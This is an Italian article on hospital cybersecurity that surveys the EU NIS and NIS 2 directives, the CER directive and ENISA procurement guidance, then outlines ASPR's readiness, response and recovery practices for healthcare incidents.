La cybersecurity sanitaria rappresenta oggi una delle sfide più critiche del sistema healthcare moderno, minacciata costantemente da attacchi ransomware capaci di paralizzare intere strutture ospedaliere e mettere a rischio la vita dei pazienti. Questo articolo fa parte di una serie dedicata all’analisi approfondita della sicurezza informatica in ambito medico e offre un quadro completo del panorama normativo europeo e italiano, dall’evoluzione della Direttiva NIS alle nuove sfide della NIS 2, fino alle linee guida ENISA per la protezione degli ospedali.

Definizione e evoluzione della cybersecurity sanitaria

Nella sua accezione più generale la cybersecurity viene presentata quale semplice estensione del concetto di “sicurezza informatica”[1], tuttavia certo è che limitare suddetto concetto alla sola protezione dei sistemi informativi risulta tanto fuorviante, quanto anacronistico. Di gran lunga più attuale si dimostra la definizione riportata all’interno dello standard ISO/IEC 27032:2012 (per come rivisto e confermato nel 2018), che rievocando le componenti della triade CIA, si appresta a designare la cybersicurezza come: “la pratica che consente ad una entità di proteggere i propri asset fisici, come anche la confidenzialità, l’integrità e la disponibilità delle proprie informazioni, da quelle minacce che provengono dal cyberspace.”[2]

Il contesto in cui si suole operare è pertanto infinitamente più complesso di un semplice computer (o di una rete internet), consistente nel cyberspazio tutto, inteso quale complex environment, composto dalla costante interazione tra fattore umano, software e servizi.[3]

È innegabile difatti che il problema della cybersecurity coinvolga un vasto insieme di soggetti del moderno mondo digitale, si prenda da esempio il settore dell’healthcare: quando le organizzazioni sanitarie abbracciano la trasformazione digitale, diventano più aperte agli scambi con un ecosistema ampio composto da pazienti, partner, fornitori terzi, ed autorità sanitarie governative, il tutto in un ambiente di cura integrata e collaborativa. Dal momento che parallelamente allo sviluppo tecnologico, è proliferata anche la frequenza ed il grado di raffinatezza dei cyber attacchi, la sicurezza informatica risulta ad oggi la conditio sine qua non per la stessa innovazione: gli strumenti di sicurezza devono saper gestire e “stare al passo” con la progressiva e repentina digitalizzazione.[4]

La cybersecurity pertanto altro non è che un’attività di prevenzione, basata sul principio fondante, diffuso tra gli esperti di sicurezza, che recita “paranoia is a virtue”: non ci si può d’altronde affidare alla speranza che un evento avverso non accada, in quanto gli attuali automatismi dei sistemi di attacco rendono ogni dispositivo, sistema o servizio un possibile bersaglio.[5]

Diverse misure di tutela sono già state poste in essere per la protezione delle infrastrutture critiche[6] e dei servizi digitali nei Paesi dell’Unione europea, si vogliano pertanto passare in rassegna le principali normative susseguitesi nel tempo in materia di sicurezza informatica.

Posizione di spicco viene ricoperta dalla Direttiva (Ue) 2016/1148 recante “misure per un livello comune elevato di sicurezza delle reti e dei sistemi informativi” (c.d. Direttiva NIS, acronimo di Network and Information security)[7], recepita nel nostro ordinamento con il Decreto legislativo n. 65/2018, pubblicato sulla Gazzetta Ufficiale il 9 Giugno 2018 ed in vigore dal 24 Giugno dello stesso anno.[8] Così facendo l’Unione Europea ha voluto affrontare, con un approccio organico e trasversale, la sempre più emergente questione della cybersecurity, col fine di promuovere la cultura in materia di sicurezza cibernetica, rafforzare la resilienza delle infrastrutture nazionali ed altresì migliorare la cooperazione tra Stati membri.

Come riportato nelle considerazioni introduttive della sopradetta Direttiva, le reti, i sistemi ed i servizi informativi svolgono un ruolo cruciale nell’agevolare i movimenti transfrontalieri di beni, servizi e persone, e una loro perturbazione potrebbe sì avere ripercussioni non solo sui singoli Stati, ma in tutta l’Unione, danneggiandone l’economia nel suo complesso: si legge per l’appunto come la sicurezza delle reti e dei sistemi informatici siano essenziali “per l’armonioso funzionamento del mercato interno”.[9]

Si rilevi come il legislatore europeo, nel redigere il testo della Direttiva, non abbia adottato un orientamento prescrittivo (seguendo un approccio similare a quanto fatto con il GDPR), non disponendo cioè misure obbligatorie minimali da seguire pedissequamente, ma indicando semplicemente degli obiettivi generici da raggiungere, lasciando poi ai singoli soggetti un ampio margine di manovra nell’individuare ed implementare mezzi e strumenti considerati più idonei per il loro stesso raggiungimento. Si richiederà infatti genericamente che le misure di sicurezza adottate, sia a livello tecnico che organizzativo, siano proporzionate al rischio individuato, oltre che adeguate a prevenire e ridurre l’impatto che ogni incidente informatico potrebbe avere sulle reti e sui sistemi in uso, garantendo così la continuità del servizio offerto.

Come si evince poi dal testo del d.lgs. 65/2018, che ricalca accuratamente la Direttiva NIS, il settore sanitario, alla luce del suo impatto tanto economico quanto sul benessere e sulla qualità di vita della popolazione, è considerato una filiera strategica, rientrante pienamente nell’ambito della disciplina europea NIS, in particolare nella categoria dei c.d. “Operatori di servizi essenziali” (OSE).

Si chiarisce infatti come ogni Stato membro debba operare una attenta individuazione nel proprio territorio degli OSE, guardando a tutti quei soggetti, che siano pubblici o privati, operanti negli specifici settori elencati dall’allegato II della Direttiva (quali energia, trasporti, sanità, mercati finanziari, distribuzione di acqua potabile etc.), purché ex art. 5 :

a) Forniscano servizi essenziali per il mantenimento di attività sociali o economiche fondamentali;

b) La fornitura del servizio dipenda dalla rete e dai sistemi informativi;

c) Un possibile incidente abbia effetti negativi rilevanti sulla fornitura del servizio[10]

Chiaro è come fra i soggetti suscettibili di essere nominati OSE nell’ambito sanitario verranno ricompresi tutti gli istituti sanitari (ospedali e cliniche private inclusi), e che l’autorità competente incaricata di tale individuazione sarà, ex art. 7 del Decreto attuativo, specificatamente il Ministero della salute, d’intesa con le Regioni e le Province autonome di Trento e Bolzano. Una volta identificati, gli Operatori di servizi essenziali saranno tenuti, ex art 12, ad adottare, “tenendo in considerazione le conoscenze più aggiornate in materia”, ogni misura tecnico-organizzativa atta a prevenire, gestire e minimizzare l’impatto di incidenti malevoli indirizzati a carico della sicurezza della rete e dei sistemi informatici utilizzati, al fine di assicurare la continuity dei servizi erogati.

Si ripeta come i testi normativi de quo non forniscano un elenco tassativo di misure da adottare, limitandosi invece ad esprimere un generico obbligo di implementare un livello di protezione e sicurezza adeguato al rischio esistente, che i soggetti saranno quindi chiamati a raggiungere in una autonomia relativa, tenendo cioè in debita considerazione tutte le linee guida e le best practices predisposte in materia dalle autorità competenti.[11]

Ulteriore obbligo gravante su tutti gli OSE (operatori nella filiera sanitaria inclusi) è poi quello di notificare, senza ingiustificato ritardo, al CSIRT italiano, ed alle autorità competenti NIS (ossia, i singoli Ministeri), eventuali incidenti in ambito cyber aventi un impatto rilevante sulla continuità dei servizi forniti, allegando le informazioni necessarie per constatarne portata e ripercussioni.

Il CSIRT (acronimo di Computer Security Incident Response Team), nasce invero dall’idea di fondere in un unico istituto[12] tutte le procedure di notifica, risposta e recovery, andando a migliorare così la cooperazione degli OSE e creando una maggiore consapevolezza in ambito di cybersecurity. Suddetta struttura poi, insieme ad altri organi di raccordo, avrà il compito di supportare la vittima di un cyber attacco fornendo tutte le informazioni e l’expertise necessari per facilitare una gestione efficace dell’evento dannoso, ed altresì per andarne a minimizzare le dirette ripercussioni.

Si aggiunga da ultimo come le autorità competenti NIS (trattando di sanità, il Ministero della salute e le Regioni), siano anche responsabili per l’attuazione della Direttiva NIS, vegliando sulla sua corretta applicazione, potendo invero richiedere agli OSE informazioni, documenti e dimostrazioni di aver adottato ed implementato tutte le misure di sicurezza adeguate.

Difatti ex art 21 del Decreto n. 65/2018, le stesse autorità NIS possono applicare sanzioni pecuniarie amministrative laddove rilevino inosservanze da parte degli OSE circa il rispetto dei propri obblighi di sicurezza (si pensi alla non adozione di misure adeguate e proporzionate alla gestione del rischio, come anche alla mancata notifica al CSIRT italiano), comprese queste ultime fra i 12.000 ed i 150.000 euro per le violazioni più gravi.

A distanza di oltre sei anni dalla sua pubblicazione, pur risultando evidente il valore che la Direttiva NIS ha avuto nell’innalzare il livello di sensibilità degli Stati in materia di cybersicurezza, non si possono comunque sottacere anche i molteplici limiti che tale normativa ha palesato nella sua fase attuativa: non solo a causa dei recenti eventi pandemici che hanno certo mutato repentinamente il sistema socioeconomico globale o per la massiccia e costante digitalizzazione, ma anche per l’incapacità del legislatore europeo di prevedere la complessità di armonizzare quanto delineato nel testo normativo originario.

Tant’è vero che in un dettagliato report del 2019 la Commissione europea ha operato il punto della situazione proprio in tema di coerenza degli approcci assunti dagli Stati membri nella fase di adozione della Direttiva NIS. Così invero si legge: “Sebbene la Direttiva NIS abbia avviato un processo fondamentale per aumentare e migliorare le pratiche di gestione dei rischi degli operatori in settori critici, vi è un notevole grado di frammentazione in tutta l’Unione”.[13]

È proprio a causa del sopraricordato ampio margine di autonomia lasciato ai Paesi membri in fase di recepimento della Direttiva NIS che si sono venute a delineare fin da subito evidenti incertezze e disomogeneità su quali siano le misure di sicurezza da adottare ed implementare, su come identificare gli OSE, come anche sullo scambio di informazioni relative agli incidenti cyber a livello europeo.

Alla luce di tale scenario, e data l’urgenza di rafforzare le disposizioni della previa direttiva, la Commissione Europea ha avanzato, nel Dicembre 2020, una proposta di revisione, andando così a tracciare il percorso per la nascita di una direttiva nuova, che andrà ad abrogare e sostituire il testo precedente.[14]

È così che nel Dicembre 2022 la Direttiva Ue 2022/2555 (anche chiamata NIS 2) è stata pubblicata in Gazzetta Ufficiale dell’Unione europea, per entrare in vigore in data 17 Gennaio 2023, momento dal quale gli Stati membri avranno a disposizione ventuno mesi per adottare e pubblicare i relativi atti nazionali di recepimento.[15]

Ovvio è che la suddetta Direttiva NIS 2 presenti svariati punti in comune con la preesistente normativa, al contempo però vede anche importanti novità, fra cui un maggiore ambito di applicazione: il legislatore europeo ha infatti arricchito il ventaglio degli attori, includendo ulteriori soggetti a cui applicare le disposizioni normative, appartenenti a settori definiti “ad alta criticità”, fra cui si ricordino in questa trattazione i produttori farmaceutici, come anche i fabbricanti di dispositivi medici e medico-diagnostici in vitro.

Tali soggettivi attivi peraltro non verranno più identificati dai singoli Stati membri liberamente, ma anzi si seguiranno criteri condivisi ed uniformi così da permettere una più coerente ed organica identificazione degli operatori, pubblici e privati, da assoggettare alla nuova disciplina, evitando l’applicazione di criteri disomogenei fra Paesi membri.[16]

Nonostante resti fermo poi, ex art 21, l’obbligo di adottare misure tecniche, operative ed organizzative adeguate e proporzionate alla gestione dei rischi, viene al contempo aggiunta un’elencazione di misure specifiche, che dovranno essere necessariamente adottate, andando così a limitare la precedente piena discrezionalità dei Paesi membri, fra le cui misure si rinvengono:

a) politiche sull’analisi dei rischi e sulla sicurezza dei sistemi informatici;

b) sistemi di gestione degli incidenti;

c) strategie di business continuity (come la gestione dei backup o anche il disaster recovery[17]);

d) misure di gestione circa la sicurezza della supply chain (c.d. catena di approvvigionamento), compresi tutti gli aspetti in materia di sicurezza riguardanti i rapporti tra ciascun soggetto ed i suoi diretti fornitori;

e) sicurezza circa l’acquisizione, lo sviluppo e la manutenzione dei sistemi informatici, comprese la gestione e la divulgazione delle vulnerabilità;

f) pratiche di igiene informatica base e formazione in materia di sicurezza informatica;

g) politiche e procedure relative all’uso della crittografia e della cifratura;

h) misure in materia di sicurezza delle risorse umane, politiche di controllo degli accessi e di gestione degli asset;

i)l’utilizzo di soluzioni di autenticazione a più fattori o di autenticazione continua, di comunicazioni vocali, video e testuali protette e di sistemi di comunicazione di emergenza.

Fisso resta inoltre l’obbligo di notificazione alle autorità competenti circa gli incidenti cyber che abbiano un impatto significativo sulla continuità e fornitura del servizio, ed anche circa qualsiasi minaccia informatica che potrebbe aver potenzialmente provocato un incidente significativo (c.d. near miss), tuttavia nella NIS 2 viene regolamentato l’iter in maniera più dettagliata, prevedendo la trasmissione di un “early warning” (ossia di un preallarme) entro il termine di 24 ore dalla conoscenza dell’incidente, seguito, entro 72 ore, dalla notifica di una sua analisi dettagliata, che aggiorni oltretutto le informazioni fornite col primo preallarme.[18]

Si osservi ancora come la nuova Direttiva de quo preveda poteri minimi di indagine in capo alle autorità nazionali affinché valutino l’adeguatezza delle misure concretamente adottate, con la rinnovata possibilità di applicare sanzioni amministrative pecuniarie in caso di rilevate violazioni (si pensi ad una mancata notifica), per un massimo di almeno 10 milioni di euro, o fino al 2% del fatturato globale annuo dell’anno precedente dell’impresa (si noterà come rispetto alla previa disciplina NIS si sia avuto un incremento sanzionatorio importante).[19]

Le sopra analizzate direttive rimangono comunque solamente uno dei tasselli del complesso universo normativo della cybersecurity nell’ambito healthcare, dovranno infatti essere affiancate a tutti gli altri strumenti legislativi europei, rilevanti per gli operatori del settore sanitario, di cui peraltro già si è discusso in precedenza: si ricordi il Regolamento Ue 2016/679 (ossia il GDPR) riguardante il trattamento dei dati personali, ed i Regolamenti 2017/745 (MDR, European Medical Devices Regulation) e 2017/746 (IVDR, In-vitro Diagnostics Regulation). Di recente poi si è raggiunto un accordo circa l’approvazione della Direttiva sulla resilienza delle infrastrutture critiche (Critical Entities Resilience, CER), per come proposta dalla Commissione Europea nel Dicembre 2020.[20]

La CER andrà sostituire la Direttiva 2008/114/CE (ECI),[21] che peraltro si applicava solo ai settori dell’energia e dei trasporti, occupandosi nello specifico della sicurezza cyber relativa alle entità “altamente critiche” (fra cui, il settore della sanità) e della loro resilienza rispetto a una serie di possibili minacce, sia naturali che antropiche. Ai sensi della Direttiva de quo ogni Paese membro sarà chiamato ad adottare una strategia nazionale risk based, assicurandosi che tutti i soggetti critici adottino ogni misura tecnico-organizzativa atta a prevenire gli incidenti, proteggere fisicamente le aree sensibili, mitigare le conseguenze malevoli, gestire la sicurezza dei dipendenti ed aumentare il livello di awareness fra il personale.

SI capirà allora come la Direttiva CER si vada ad inserire in un panorama già complesso e ad oggi sempre più interconnesso, ponendo un approccio nei confronti delle infrastrutture “altamente critiche” più ampio ed inclusivo, così peraltro dichiara in Conferenza stampa Ylva Johansson, Commissario Europeo per gli Affari interni: “Alla luce dell’attuale situazione geopolitica in Europa, rafforzare la nostra resilienza è di fondamentale importanza. La Direttiva CER ci renderà maggiormente preparati ad affrontare le perturbazioni che incidono sulla sicurezza dei nostri cittadini e sulla prosperità del mercato interno […]. La nuova Direttiva garantirà infatti la fornitura di servizi essenziali come l’energia, i trasporti, l’acqua, l’assistenza sanitaria, riducendo al minimo l’impatto degli incidenti che siano naturali, o provocati dall’uomo.”[22]

Linee guida ENISA

In materia di cybersecurity è indubbio che si possa ivi rimarcare anche l’operato svolto da ENISA (acronimo di European Network and Information Security Agency), quale Agenzia dell’Unione europea mirante a conseguire un elevato livello condiviso di cybersicurezza in tutto il panorama comunitario. Sono ormai oltre quindici anni difatti che l’anzidetta Agenzia svolge un ruolo fondamentale nel rafforzare la sicurezza digitale in tutta Europa, contribuendo positivamente a consolidare le capacità di preparazione e di risposta degli Stati membri in caso di incidenti informatici.[23]

Guardando poi alle sue nuove pubblicazioni, per ciò che più sta a cuore alla presente trattazione, si riporti la recente relazione dal titolo: “Procurement guidelines for cyber security in hospitals”, in cui l’Agenzia ha voluto raggruppare tutta una serie di prassi e raccomandazioni, applicabili a livello ospedaliero, atte a garantire la sicurezza dei propri sistemi.

Nelle note introduttive invero l’Agenzia asserisce come la cybersecurity sia diventata sempre più una assoluta priorità per le strutture ospedaliere, tale da dover essere ad oggi fortemente integrata in tutti i processi, fasi e componenti che vadano a caratterizzare ed influenzare l’ecosistema ICT sanitario.[24]

In particolare la guida fa riferimento all’ambito del procurement in sanità, inteso quale processo di approvvigionamento indirizzato all’ottenimento di beni, servizi o lavori da una fonte esterna che siano necessari per l’azienda, ottenuti spesso tramite procedura di gara od offerta competitiva.[25]

Pertanto il procurement va a rivestire indubbiamente un key role all’interno di una qualsivoglia struttura sanitaria, dato il suo compito strategico di gestirne efficacemente il budget, provvedendo all’ottenimento delle risorse necessarie al perseguimento degli obiettivi aziendali.

Al fine di chiarire quali siano i sistemi ed i dispositivi rientranti negli acquisti sanitari, ENISA avvia il report delineandone una tassonomia, comprendente:

a) sistemi informativi clinici (ossia software orientati all’assistenza medica, quali i Laboratory Information System[26] o i Drug Databases);

b) dispositivi medici (qualsiasi componente hardware che sia destinato al trattamento, controllo o diagnosi di malattie, quali: apparecchiature di radiologia, robot chirurgici, pompe per infusione, dispostivi impiantabili come pacemakers, holters, defibrillatori cardiaci, infusori per l’insulina etc.);

c) apparecchiature di rete (cavi, routers, firewalls, reti VPN etc.);

d) sistemi di assistenza remota;

e) sistemi di identificazione (per identificare pazienti o medici, garantendo che non vi siano accessi non autorizzati, fra cui gli scanner biometrici);

f) sistemi di gestione degli edifici (linee elettriche, tubature e qualsiasi tipologia di costruzione che possa ospitare strumentazioni mediche,);

g) servizi professionali (esternalizzati o meno, prestati da professionisti o società: servizi di trasporto, progettazione, contabilità, manutenzione consulenza legale etc.);

h) servizi cloud (quali sistemi informativi per la gestione dei rapporti con i clienti, che non siano ubicati nella struttura ospedaliera).

Com’è immaginabile ognuno di tali sistemi e dispositivi porta con sé fattori di rischio propri, esaminati da Enisa e legati ad errori nella progettazione, all’uso di protocolli non sicuri, a difetti di autenticazione che comportano accessi non autorizzati o talvolta anche ad una impropria implementazione degli stessi all’interno della struttura sanitaria.

Per fornire peraltro un quadro maggiormente completo circa le possibili minacce in cui ogni struttura ospedaliera può incorrere, l’Agenzia Ue raggruppa queste ultime in cinque macrocategorie, in base alla loro origine:

a) Natural phenomena: sebbene rappresentino i rischi più remoti, vi si possono ricomprendere tutti gli eventi naturali disastrosi come incendi, allagamenti, terremoti. Non è raro peraltro che diverse strumentazioni (quali per le risonanze magnetiche o le radioterapie) siano localizzate ai piani interrati, divenendo di conseguenza maggiormente esposte a tali fenomeni;

b) Malicious actions: si ripeta come nelle organizzazioni sanitarie i sistemi IT siano fortemente interconnessi e difficili da isolare senza ingenerare una interruzione del servizio erogato, creando un fertile ecosistema per i cybercriminali. ENISA altro non fa che elencare nel dettaglio le azioni malevoli che potrebbero toccare l’health system, su cui già la suddetta trattazione si è soffermata: malware (virus, ransomware etc.), attività di social engineering (si pensi al phishing), manomissione dei dispositivi medici (Medjacking) , attacchi DoS, cyber spionaggio (celato dietro ad interessi di industrie farmaceutiche), furti d’identità e compravendita di dati sanitari;[27]

c) Supply chain failure: non tutti i servizi sono infatti localizzati nei server ospedalieri, ma possono essere esternalizzati e dipendere da servizi cloud o di rete relativi a fornitori terze parti (gli stessi dispositivi IoMT funzionano nel cloud). Pertanto se i provider non si adoperano per garantirne il funzionamento anche off-line, ciò potrebbe inevitabilmente causare gravi interruzioni nella erogazioni dei servizi sanitari.

Rientrano in tale categoria anche tutti i possibili guasti, errori di design, e di progettazione relativi ai dispositivi medicali;

d) Human errors: vengono ivi ricomprese dalle minacce connesse ad una mancanza di compliance e policies efficaci, a default password deboli, sistemi mal gestiti, accessi non autorizzati, fino ad errori di inserimento dei dati sanitari da parte del personale medico;

e) System failures: i guasti del sistema possono essere relazionati ad avaria dei software, a mancati aggiornamenti dei firmware, ad una insufficiente manutenzione o alla non disponibilità dei sistemi per sovraccarichi di rete.

Si capirà la motivazione di tali premesse: è di fondamentale importanza conoscere, studiare e parametrare ogni possibile minaccia che possa intaccare una struttura ospedaliera al fine di poter dare priorità a tutti quei prodotti e/o servizi che si rivelano esposti e particolarmente sensibili.

Ed è così che l’agenzia ENISA arriva a disporre in elenco specifiche good practices da adottare cosicché qualsiasi operatore IT sanitario possa avere un ottimo punto di partenza nell’acquisire apparecchiature ospedaliere.[28]

Si segnali peraltro come suddetta serie di buone prassi e raccomandazioni sia il risultato raggiunto per il tramite di contributi ottenuti dai molteplici operatori sanitari intervistati. In suddette good practices si suole raccomandare di:

a) Coinvolgere il dipartimento IT ospedaliero nelle diverse fasi di scelta e valutazione circa la fornitura di beni e servizi, così da garantire che non vengano tralasciati gli aspetti relativi alla cybersicurezza;

b) Attuare ed implementare una procedura di identificazione e gestione delle vulnerabilità ancor prima di acquisire i nuovi sistemi, prodotti e/o servizi, e mantenerla per tutta la durata del loro ciclo di vita;

c) Tener in stretta considerazione gli aspetti riguardanti l’interoperabilità, al fine di garantire l’assenza di divari in termini di sicurezza rispetto alle componenti già esistenti nella struttura informatica preesistente;

d) Sviluppare una policy per gli aggiornamenti hardware e software che assicuri l’installazione delle patch più recenti (sia sui sistemi operativi che sugli antivirus, firewall);

e) Programmare periodici test sulla sicurezza sia dei prodotti, fra cui i test anti-intrusione (c.d. penetration test), sia dei sistemi (l’accesso alle reti wireless ospedaliere dovrà essere rigorosamente limitato e controllato), così da poter eventualmente adottare misure correttive;

f) Progettare piani di azione a garanzia della business continuity, atti cioè ad assicurare che un guasto del sistema non causi l’interruzione in toto dei servizi essenziali erogati dall’ospedale;

g) Garantire la sicurezza dei log di accesso ai sistemi per prevenire ed intervenire sugli eventuali accessi non autorizzati all’interno dei sistemi, ed essere comunque in grado di tracciare l’entità delle informazioni perse o rubate una volta che il sistema sia stato compromesso;

h) Crittografare i dati personali sensibili che siano conservati o diffusi, per il tramite di una policy per sistemi, servizi e dispostivi ex 9 GDPR;

i) Fornire una adeguata formazione sulle prassi di cybersecurity così da garantire che il personale interno ed anche i contraenti esterni siano correttamente preparati circa tutti i rischi connessi a prodotti o servizi recentemente acquisiti.[29]

Volendo concludere, non basterà dotare la propria infrastruttura IT di una serie di tools e pensare di aver in tal modo conferito sicurezza all’intera struttura ospedaliera, viceversa occorrerà mettere in atto una strategia olistica di “difesa in profondità”, attuata mediante una metodologia globale di gestione del ciclo di vita della cybersecurity, che parta cioè dall’analisi e dalla valutazione dei rischi, all’adozione di idonee architetture di sistema, per arrivare alla gestione e monitoraggio in tempo reale di sistemi e servizi sanitari. Il tutto attraverso soluzioni sì intrinsecamente sicure e resilienti che, pur offrendo sempre il livello massimo di sicurezza e di business continuity dei sistemi e servizi sanitari, non ne ostacolino mai al contempo la piena efficienza operativa.

Readiness, response, recovery

Si voglia ivi scendere ancora più nel dettaglio circa quali siano le concrete misure di sicurezza, metodi e strategie da dover adottare al fine di incrementare fortemente la protezione delle strutture critiche sanitarie. A tale scopo si analizzi la guida pratica “Healthcare system cybersecurity” elaborata nel 2022 da ASPR (Administration for strategic preparedness and response), Agenzia statunitense, operante all’interno del Dipartimento della salute e dei servizi umani, focalizzata ad operare nel settore della prevenzione, preparazione e risposta circa tutti gli incidenti che possano essere impattanti sulla salute pubblica.[30]

Il documento de quo si presenta suddiviso in tre sezioni, rappresentanti cronologicamente l’iter di sicurezza nel suo svolgersi, ossia per come costituito dalle fasi di: Readiness, Response e Recovery.

Si esordisca quindi guardando alla fase di preparazione (o mitigazione), quale momento in cui le strutture hanno l’incarico di fissare regolari penetration tests, scansioni delle vulnerabilities, nonché protocolli di monitoraggio, al fine di garantire una rapida identificazione delle possibili minacce.

Man mano poi che tali vulnerabilità vengono rilevate, dovrebbero esser classificate in un ordine di priorità ed in seguito risolte per mezzo delle più recenti patch (quali modifiche, aggiornamenti, da qui letteralmente il “mettere una pezza”) od altre attività propriamente di blocco. Ancora si dovranno porre in essere tecniche di network segmentation (si ripeta, comportano il partizionare una data rete ospedaliera in piccole sezioni, cosicché anche se un malintenzionato riuscisse ad infiltrarsi in una di queste, le altre rimarrebbero ad ogni modo sicure), ed altresì tecniche atte a gestire e controllare gli accessi (si pensi alle, già in precedenza trattate, autenticazioni multifattoriali od anche agli approcci Zero Trust).

Sempre in questa preliminare fase dovranno essere testati e regolarmente aggiornati i c.d. Disaster recovery plans, intesi quali piani di continuità operativa contenenti soluzioni dettagliate atte ad indicare come rispondere efficacemente a svariate tipologie di incidenti, al fine di ridurre al minimo ogni interruzione delle normali operazioni, limitare la portata dei danni, definire in anticipo specifiche modalità operative alternative, fornire un rispristino del servizio rapido, ed altresì addestrare il personale alle procedure di emergenza.[31]

In aggiunta dovranno essere assicurati anche i Business contnuity plans quali documenti ancora più completi dei precedenti, contenenti tipicamente una checklist comprendente i piani di emergenza per i processi aziendali, i beni, le risorse umane ed i partner commerciali, ossia circa ogni aspetto del business che potrebbe essere colpito. Assicurandosi sempre che suddetti plans vengano rispettati ed includano anche tutti i servizi ancillari ed off-campus, (si pensi alle sedi ambulatoriali od ai laboratori di analisi) e che prevedano l’eventualità che un’interruzione possa intaccare anche strutture sanitarie limitrofe, precludendo così il trasferimento dei pazienti critici.

Affinché poi gli anzidetti piani di recovery e continuity siano efficaci, sarà comunque necessario mantenere un robusto ed affidabile inventario circa tutti gli hardware, software, dati e dispostivi medici utilizzati, dei fattori che possano impattare sul loro funzionamento e come a loro volta questi stessi possano influenzare la salute del paziente, in particolare si dovranno identificare tutti i supporti critici vitali e salvavita (si pensi ai ventilatori polmonari od alle pompe infusionali) che potrebbero essere particolarmente vulnerabili a possibili attacchi informatici, assicurandosi di prevedere un loro efficace piano di backup.

Ovvio è poi che le strutture devono essere preparate a segnalare qualsiasi incidente insolito o comportamento anomalo del sistema (si pensi ad un riavvio non pianificato, un arresto, un crash od una interruzione di rete apparentemente casuale) non appena venga indentificato, tramite rapida segnalazione.

Dunque altrettanto ovvio è che il personale tutto dovrà avere familiarità e formazione circa le modalità di incident reporting, ossia avendo ben chiaro a chi segnalare, quando farlo, ed altresì quali informazioni includere, creando a tal fine adeguati protocolli di notifica, o sistemi di comunicazione di massa, o anche applicazioni che consentano agli stessi dipendenti di ricevere alerts automatici durante una emergenza. Si potrebbe peraltro anche prendere in considerazione la possibilità di sviluppare un color code atto a comunicare agilmente i livelli idi sicurezza informatica, presupponendo che il personale comprenda il significato dei colori e le relative implicazione ed azioni da intraprendere.

Si riporti a tal fine la griglia elaborata dalla Nebraska Medicine, azienda sanitaria statunitense con sede a Omaha:

  • Green : gli incidenti e le segnalazioni di sicurezza informatica sono ad un normale livello; gli strumenti e le protezioni funzionano correttamente.
  • Yellow : gli incidenti e le segnalazioni di sicurezza informatica sono leggermente superiori al normale; gli strumenti e le protezioni non stanno funzionando correttamente.
  • Red : gli incidenti e le segnalazioni di sicurezza informatica sono molto più elevati del normale; gli strumenti e le protezioni non funzionano e non risultano efficaci.

Ancora, prendendo atto di come il sistema sanitario si figuri quale una complessa catena multisoggettiva, occorrerà capire in che misura i fornitori terzi possano influenzare le prestazioni e la protezione dei sistemi critici, pianificare adeguati piani di risposta, basati sulla valutazione di come possano gli incidenti intaccare le risorse compromesse (si pensi ad una possibile interruzione della funzionalità di un sistema salvavita).

Data l’interoperabilità poi dei sistemi sanitari dotarsi di una c.d. Application Dependency Map (ADM) può aiutare a conferire una precisa mappatura di tutte le applicazioni e dispositivi, nonché delle interdipendenze reciproche, sicché, in caso di incidente informatico, venga seguito accuratamente un ordine di priorità nelle attività di ripristino, a seconda proprio del diverso grado di criticità di ogni tecnologia. Al fine di determinare suddetto ordine di priorità nella restoration occorre stilare invero un ranking circa il grado di impatto di un sistema, software o dispositivo compromesso nei confronti di:

a) Sicurezza del paziente e qualità della cura;

b) Numero di dipendenti e pazienti interessati dalla violazione;

c) Entrate perse;

d) Costi ed implicazioni legali;

e) Numero di pazienti dirottati presso altre strutture;

f) Danni reputazionali e legati all’immagine.

In combinazione con gli sforzi di mitigazione, sarà anche opportuno prepararsi opportunamente ai tempi di inattività (c.d. downtimes) dovuti ad un incidente cyber, ossia regolamentando il ciclo di vita dei documenti cartacei (disponendo istruzioni chiare su quali moduli usare ed in quale momento), ed altresì verificando che tutti i vari supplies (moduli, etichette, attrezzatura clinica manuale, chiavette USB etc.) siano prontamente disponibili all’occorrenza.

Anche i tempi di inattività possono essere categorizzati in base al loro impatto sulla continuity aziendale (ad esempio di Categoria A se determinano 12 ore o meno di inattività, di Categoria B per un calo di oltre 24 ore, Categoria C per più di 3 giorni etc.), affinché in tal modo le attività di risposta siano parametrare sulla severity dell’incidente informatico.

Transitando ora alla successiva fase della response, ovvio è che quando si sospetta la verificazione di un incidente informatico, gli esperti IT inizieranno immediatamente a valutarne il livello di impatto sul sistema e sulle infrastrutture (sulla base dei criteri di gravità ed impatto previamente determinati). Mentre indagano sulla entità del danno si muoveranno al fine di isolare, riparare o rimuovere le tecnologie interessate, cercando ad ogni modo di stabilizzare le prestazioni erogate e mantenere una assistenza sicura ai pazienti.

Una volta poi che minaccia e livello di impatto sono stati identificati, il team IT dovrà seguire i protocolli corrispondenti alla portata dell’evento informatico, dal momento che ogni tipologia di incidente differirà nel grado di impatto e richiederà una differente combinazione di risposte e strategie di recovery.[32]

È in tale momento che viene in gioco la capacità di essere resiliente di una struttura, gli stessi dipartimenti infatti dovranno poter richiedere e disporre di personale aggiuntivo (o riallocato) per far fronte ai periodi di interruzione ed inattività. Si dovrebbe dunque condurre in tempo reale un inventario di tutto il personale disponibile, così da poter pianificare un’eventuale redistribuzione ed allocazione delle risorse umane nei reparti maggiormente bisognosi di addetti supplementari (si pensi all’eventualità che degli infermieri da un’unità chirurgica vengano spostati per assistere alle attività di pronto soccorso).

È evidente che in tali redistribuzioni bisognerà garantire che la forza lavoro trasferita disponga delle competenze necessarie, che abbia familiarità con i flussi di lavoro operativi all’interno del nuovo dipartimento, sicché si garantisca sempre e comunque la sicurezza dei pazienti e l’erogazione di prestazioni efficaci. Certo è possibile che risulti necessaria una formazione just-in-time, in tal caso si prenda in considerazione la possibilità di affiancare il personale senior alle figure lavorative meno esperte. Da ultimo ancora si tenga aperta la possibilità di richiedere personale off-site, ossia proveniente da strutture terze non direttamente colpite dall’incidente informatico, al fine di integrare eventuali carenze operative.

A livello operativo poi se l’accesso all’EHR (electronic heatlh record, ossia la versione digitale della cartella clinica di un paziente) risulta limitato o non possibile, dovranno determinarsi le modalità con cui le varie informazioni sul paziente (anamnesi, farmaci, dati clinici etc.) debbano essere, anche se in forma cartacea, registrati e mantenuti. Si vadano a delineare poi le possibili opzioni atte a ridurre il volume dei pazienti (quali annullare gli appuntamenti non urgenti, dirottare le ambulanze verso strutture vicine etc.), stimando per quanto tempo debbano essere attuate in base alla durata prevista per l’evento, al fine di comunicare il tutto alle strutture sanitarie e partner circostanti.[33]

Si tenga inoltre a mente come durante un evento informatico, una efficace condivisione delle informazioni sia vitale per ottenere efficaci riposte e sforzi di rispristino e per salvaguardare le sicurezza dei pazienti. Si identifichi quindi il modo migliore per veicolare la messaggistica interna (si pensi alle piattaforme di collaborazione come Microsoft Teams o WebEx), al fine di agevolare le comunicazioni collaborative.

